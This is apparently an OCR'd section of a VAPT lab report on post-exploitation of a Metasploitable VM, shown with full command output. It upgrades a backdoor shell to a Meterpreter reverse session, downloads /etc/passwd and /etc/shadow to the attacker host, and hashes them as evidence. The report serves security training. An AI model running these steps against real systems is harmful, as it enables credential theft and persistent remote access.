
1.Post Exploitation & Evidence Collection

In the first step advanced exploitation step, we got the shell session and gained the privilege escalation.

Through the session we can collect the evidence and upgrade the session shell to a meterpreter.



1.1 Evidence Collection

In this we have to collect the evidence such as name, passwd files and some listening ports.

1. uname –a

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

2. Cat /etc/passwd

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

3. Ps aux

```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3   2844  1696 ?        Ss   03:00   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   03:00   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   03:00   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   03:00   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   03:00   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   03:00   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   03:00   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   03:00   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   03:00   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   03:00   0:00 [kacpi_notify]
root       174  0.0  0.0      0     0 ?        S<   03:00   0:00 [kseriod]
root       213  0.0  0.0      0     0 ?        S    03:00   0:00 [pdflush]
root       214  0.0  0.0      0     0 ?        S    03:00   0:00 [pdflush]
root       215  0.0  0.0      0     0 ?        S<   03:00   0:00 [kswapd0]
root       257  0.0  0.0      0     0 ?        S<   03:00   0:00 [aio/0]
root      1281  0.0  0.0      0     0 ?        S<   03:00   0:00 [ksnapd]
root      1504  0.0  0.0      0     0 ?        S<   03:00   0:00 [ata/0]
root      1507  0.0  0.0      0     0 ?        S<   03:00   0:00 [ata_aux]
root      1514  0.0  0.0      0     0 ?        S<   03:00   0:00 [scsi_eh_0]
root      1517  0.0  0.0      0     0 ?        S<   03:00   0:00 [scsi_eh_1]
root      1537  0.0  0.0      0     0 ?        S<   03:00   0:00 [ksuspend_usbd]
root      1541  0.0  0.0      0     0 ?        S<   03:00   0:00 [khubd]
root      2425  0.0  0.0      0     0 ?        S<   03:00   0:00 [scsi_eh_2]
root      2619  0.0  0.0      0     0 ?        S<   03:00   0:00 [kjournald]
root      2819  0.0  0.1   2092   636 ?        S<s  03:00   0:00 /sbin/udevd --daemon
root      3240  0.0  0.0      0     0 ?        S<   03:00   0:00 [kpsmoused]
root      4134  0.0  0.0      0     0 ?        S<   03:00   0:00 [kjournald]
daemon    4263  0.0  0.1   1836   528 ?        Ss   03:00   0:00 /sbin/portmap
statd     4279  0.0  0.1   1980   724 ?        Ss   03:00   0:00 /sbin/rpc.statd
root      4285  0.0  0.0      0     0 ?        S<   03:00   0:00 [rpciod/0]
root      4300  0.0  0.1   3648   560 ?        Ss   03:00   0:00 /usr/sbin/rpc.idmapd
root      4527  0.0  0.0   1716   484 tty4     Ss+  03:00   0:00 /sbin/getty 38400 tty4
root      4528  0.0  0.0   1716   484 tty5     Ss+  03:00   0:00 /sbin/getty 38400 tty5
root      4533  0.0  0.0   1716   488 tty2     Ss+  03:00   0:00 /sbin/getty 38400 tty2
root      4535  0.0  0.0   1716   484 tty3     Ss+  03:00   0:00 /sbin/getty 38400 tty3
root      4538  0.0  0.0   1716   492 tty6     Ss+  03:00   0:00 /sbin/getty 38400 tty6
syslog    4576  0.0  0.1   1936   644 ?        Ss   03:00   0:00 /sbin/syslogd -u syslog
root      4620  0.0  0.1   1872   544 ?        S    03:00   0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog      4622  0.0  0.3   3152  2052 ?        Ss   03:00   0:00 /sbin/klogd -P /var/run/klogd/kmsg
bind      4645  0.0  1.4  35348  7624 ?        Ssl  03:00   0:00 /usr/sbin/named -u bind
root      4749  0.0  0.2   2768  1304 ?        S    03:00   0:00 /bin/sh /usr/bin/mysqld_safe
mysql     4791  0.0  3.3 127560 17028 ?        Sl   03:00   0:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --
socket=/var/run/mysqld/mysqld.sock
root      4793  0.0  0.1   1700   556 ?        S    03:00   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
postgres  4869  0.0  0.9  41340  5076 ?        S    03:00   0:00 /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/etc/postgresql/8.3/main/postgresql.conf
dhcp      4884  0.0  0.1   2436   736 ?        Ss   03:00   0:00 dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.eth0.pid -lf /var/lib/dhcp3/dhclient.eth0.leases eth0
root      4902  0.0  0.1   5312   992 ?        Ss   03:00   0:00 /usr/sbin/sshd
```

4. Netstat –antup

```
netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      5097/xinetd
tcp        0      0 0.0.0.0:34496           0.0.0.0:*               LISTEN      4279/rpc.statd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      5097/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      5097/xinetd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      5190/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      5231/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4791/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      5227/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      5231/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      5078/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      5249/Xtightvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      4263/portmap
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      5190/jsvc
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      5249/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      5208/apache2
tcp        0      0 0.0.0.0:44305           0.0.0.0:*               LISTEN      5227/rmiregistry
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      5232/ruby
tcp        0      0 0.0.0.0:39027           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      5097/xinetd
tcp        0      0 192.168.1.14:53         0.0.0.0:*               LISTEN      4645/named
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      5097/xinetd
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4645/named
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      5097/xinetd
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4869/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      5069/master
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      4645/named
tcp        0      0 0.0.0.0:39868           0.0.0.0:*               LISTEN      5003/rpc.mountd
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      5078/smbd
tcp        0      0 192.168.1.14:60512      192.168.1.13:4444       ESTABLISHED 5361/telnet
tcp        0      1 192.168.1.14:51058      10.120.110.41:8080      SYN_SENT    6045/curl
tcp        0      0 192.168.1.14:60511      192.168.1.13:4444       ESTABLISHED 5357/telnet
tcp        0      1 192.168.1.14:51057      10.120.110.41:8080      SYN_SENT    6035/curl
tcp        0      1 192.168.1.14:51059      10.120.110.41:8080      SYN_SENT    6054/curl
tcp6       0      0 :::2121                 :::*                    LISTEN      5133/proftpd: (acce
tcp6       0      0 :::3632                 :::*                    LISTEN      4940/distccd
tcp6       0      0 :::53                   :::*                    LISTEN      4645/named
tcp6       0      0 :::22                   :::*                    LISTEN      4902/sshd
tcp6       0      0 :::5432                 :::*                    LISTEN      4869/postgres
tcp6       0      0 ::1:953                 :::*                    LISTEN      4645/named
udp        0      0 0.0.0.0:2049            0.0.0.0:*                           -
udp        0      0 192.168.1.14:137        0.0.0.0:*                           5076/nmbd
udp        0      0 0.0.0.0:137             0.0.0.0:*                           5076/nmbd
udp        0      0 192.168.1.14:138        0.0.0.0:*                           5076/nmbd
```

1.2 Upgrading session (Shell -> Meterpreter)

First, upgrade the session to meterpreter to get the access to download the files by using the command as

sessions –u 2

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.13:4433
[*] Sending stage (1062760 bytes) to 192.168.1.14
[*] Meterpreter session 3 opened (192.168.1.13:4433 → 192.168.1.14:59971) at 2026-01-22 09:15:16 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions

Active sessions
===============

  Id  Name  Type                 Information                      Connection
  --  ----  ----                 -----------                      ----------
  2         shell cmd/unix                                        192.168.1.13:4444 → 192.168.1.14:37344 (192.168.1.14)
  3         meterpreter x86/linux  root @ metasploitable.localdomain  192.168.1.13:4433 → 192.168.1.14:59971 (192.168.1.14)

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > pwd
/etc/unreal
```

We have download some files to our local machine as

download /etc/passwd /home/root

download /etc/passwd /home/root

```
meterpreter > download /etc/passwd /home/root
[*] Downloading: /etc/passwd → /home/root/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/root/passwd
[*] Completed  : /etc/passwd → /home/root/passwd
meterpreter > download /etc/shadow /home/root
[*] Downloading: /etc/shadow → /home/root/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/root/shadow
[*] Completed  : /etc/shadow → /home/root/shadow
meterpreter >
```

Hashing files

```
┌──(root㉿kali)-[/home/root]
└─# ls
downloads  passwd  shadow

┌──(root㉿kali)-[/home/root]
└─# cd downloads

┌──(root㉿kali)-[/home/root/downloads]
└─# ls
passwd

┌──(root㉿kali)-[/home/root/downloads]
└─# cd ..

┌──(root㉿kali)-[/home/root]
└─# ls
downloads  passwd  shadow

┌──(root㉿kali)-[/home/root]
└─# sha256sum passwd
af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42  passwd

┌──(root㉿kali)-[/home/root]
└─# sha256sum shadow
7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762  shadow

┌──(root㉿kali)-[/home/root]
└─#
```

ITEM	DESCRIPTION	COLLECTED BY	DATE	HASH VALUE
passwd file	User Account Information	VAPT Analyst	15-01-2026	af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42

shadow file	Hashed Password for user accounts	VAPT Analyst	15-01-2026	7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762